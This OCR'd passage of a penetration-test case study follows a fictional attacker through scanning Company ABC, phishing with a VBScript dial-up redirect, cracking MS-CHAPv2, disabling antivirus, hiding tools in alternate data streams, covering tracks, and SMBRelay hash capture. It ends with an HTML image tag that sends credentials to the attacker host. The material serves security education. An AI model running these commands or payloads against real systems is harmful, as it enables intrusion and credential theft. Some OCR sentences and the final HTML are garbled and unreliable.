
After connection to a discovered modem, Mallory tried to guess usernames/passwords but unsuccessfully. Mallory determined that the Company ABC supports dial-up connections for remote access users.

- ***TCP port scanning and banner grabbing***


Using *sl.exe* tool Mallory can determine which ports on the firewall are open. He discovered some publicly available addresses and ports. He also paid attention to

194.154.80.10 tcp443
194.154.80.20 tcp80
194.154.80.30 tcp22


Mallory accomplished this by connecting to a port. The service immediately gave back its version, and even the underlying operating system. Mallory should have been able to use *Netcat, nmapwin, ScanLine* or *Httpprint* to scan a certain range of ports and report back on those services. Using http fingerprinting tools *Httpprint 0.200,* Mallory got information about Web server.



White spaces hide host public or private addreses. Using *sl.exe* scanning tool, Mallory discovered that Web server was protected with *Entrust/Direct Server Proxy*. *Entrust/Direct* is a Web-based application that allows Entrust users to connect securely to your Web server using standard Web browsers*. Entrust/Direct* consists of two main components: the *Entrust/Direct* client plug-in and the *Entrust/Direct* Web server proxy. The *Entrust/Direct* client plug-in is a local proxy for the user's Web browser. It resides on the user's computer. The *Entrust/Direct* Web server proxy is a proxy for the Web server that hosts the Web site you want to secure. It normally runs on a computer behind your firewall. These two proxies negotiate secure sessions using *SPKM-2* [7.7] authentication protocol to create *CAST-128* encryption tunnel between users' browsers and Company's ABC Web server.




Using the same scanning tool Mallory derived information about the *SSH* server, and it was Bitwise *WinSSHD 3.07* on Windows platform.




4.4 Exploiting the system

Almost all middle and large companies and organizations use centralized remote access authentication, authorization and accounting mechanism implemented as *RADIUS* [7.9] or *Tacacs+* [7.10] protocols with *MS-CHAP/CHAPv2* authentication protocols and *DHCP* service as client *IP* configuration protocol. These authentication protocols are the easiest way for remote access to the company's *LAN* and information resources using the same domain login account from *WLAN, ISDN* or *PSTN*. Company's ABC remote access policy was based on Windows user's group membership as shown below for *MS IAS/RADIUS* server.




4.4.1 Setting up dial-up a challenge/response trap

Mallory set up and configured a rogue *RADIUS* infrastructure with an analog modem, *Windows 2000 RRAS* as *NAS* server, Windows 2000 *IAS* as *RADIUS* server and *AD* with *MS-CHAPv2* support. He created *AD* entries with usernames from a local phone number list described in p.4.2 and arbitrary passwords. Packet sniffer, as *Ethereal 0.9.14* was installed on IAS. Mallory created the Hotmail account , alice.cooper@hotmail.com, logged into this account, created an atractive message and sent it to Alice's e-mail alice.cooper@abc.com with password protected attached .zip file, which includes *VBScript.* Alice opened the file attached to the e-mail message and ran to *VBScript* described in Appendix A. This script changed *phonebook.pbk* file *PhoneNumber* entry in Alice's dial-up client to a rogue value. The next time, the dial-up client tried to connect to the rogue *NAS* with a valid Alice username and password. The dial-up client spit out Alice challenge/ response answer, which may be captured with *Ethereal 0.9.14* and delivered it to the password cracking program *crack* for *MS-CHAPv2* challenge/response [7.5] previously reducing the search space by factor 2^16 (**2. Exploit *ProtocolsServices /Applications***) using *nthash* program and using *genhash* program to derive the actual challenge from authenticator challenge, peer challenge and the login [7.8]. Of course, the authentication will fail, but using the dictionary of about three gigabytes, the Alice password will be cracked in a reasonable time: "*Equipped with this, we were able to derive all passwords used in our test network in about four hours*." [7.5].




Cracking *MS*-CHAP was a little bit easier, because *genhash* applying to stay away [7.8].




4.4.2 Access to Company's ABC networks


Mallory using the captured Alice's MS *Windows 2000* domain username/password, had a legitimate access to the Company's ABC *LAN* and network resources. Mallory used *Windows XP* computer with *CheckPoint VPN-1 SecureClient NG* with Application Intelligence and tried to connect the Company's ABC *LAN* from XYZ inside.




Mallory prepared an "infected" *notepad.exe* file with *ADS* on his workstation




, where *ipsec.cmd* and *no_ipsec.cmd* was following respectively.




Using *net view /domain:WILD* command Mallory got the domain computer's list. He found out that Alice also had a computer in the LAN. Let's name this as a *\\pirate* which played the role of *SMBRelay* [6.1] rogue server. Mallory didn't delete the e-mail message sent to Alice. This was Mallory's first mistake. Mallory didn't use any computer remote access GUI based tools *as VNC, Dameware* etc. but he used the remote access console from *Windows 2000 Resource Kit* to access to this computer's command shell.





Mallory stopped antivirus *McAfee Framework, Network Associates McShield* and *Network Associates Task Manager* services on \\pirate and copy *notepad.exe* with *ADS, psloggedon.exe and pulist.exe* executables to *c:\winnt\system32* directory previously saving the original *notepad.exe* version. Using the computer list, he got actually logged on the user's list with *psloggedon.exe* tool.



4.4.3 *SMBRelay* exploit


Mallory began setting up a rogue *SMBRelay* server as a trap, which is also quite simple. First, Mallory disabled *NetBIOS* on workstation *\\pirate*:

C:\>reg add HKLM\System\CurrentControlSet\Services\NetBT\Parameters /v EnableLMHOSTS /t REG_DWORD /d 0

, restart *\\pirate* and block *Microsoft-ds (tcp445)* port using *IPSec* filtering with the following *ADS:*

C:\>start c:\winnt\notepad.exe:ipsec.cmd

and derived a new assigned *IPSec* local policy.



On exit, Mallory eliminated *IPSec* policy "Block" with the following *ADS*:

C:\>*start c:\winnt\notepad.exe:no_ipsec.cmd*

, enabled *NetBIOS* on pirate in a similar way and replaced the "infected" *notepad.exe* with the original version to cover tracks after each communication session. Mallory launched *SMBRelay* tool with the following *ADS*:

C:\>start c:\winnt\system32\notepad.exe:smbrelay.exe


SMBRelay server harvested usernames and password hashes from incoming *SMB* traffic in *Windows 2000* enviroment if Mallory forced users to connect to the pirate using *SMB* connection using *IP* address and spit out *LM/NTLM* or *LMv2/NTLMv2* challenges/responses [7.6] . Here I would like to cite an excerpt from [7.12]:

" Most basic trick was suggested in one of early releases of L0phtcrack: send email message to the victim with embedded hyperlink(automatically or manually)to fraudulent SMB server. The victim receives the message, the hyperlink is followed, and the client unvittingly sends user's SMB credentials over the network."

As an example, the Mallory provided an embedded image tag that renders with *HTML* in an e-mail message [7.12], which can be clasified as a virus:

<html>
<img src=file://pirate_IP_address/null.gif height=1 width=1></mg>
<htm

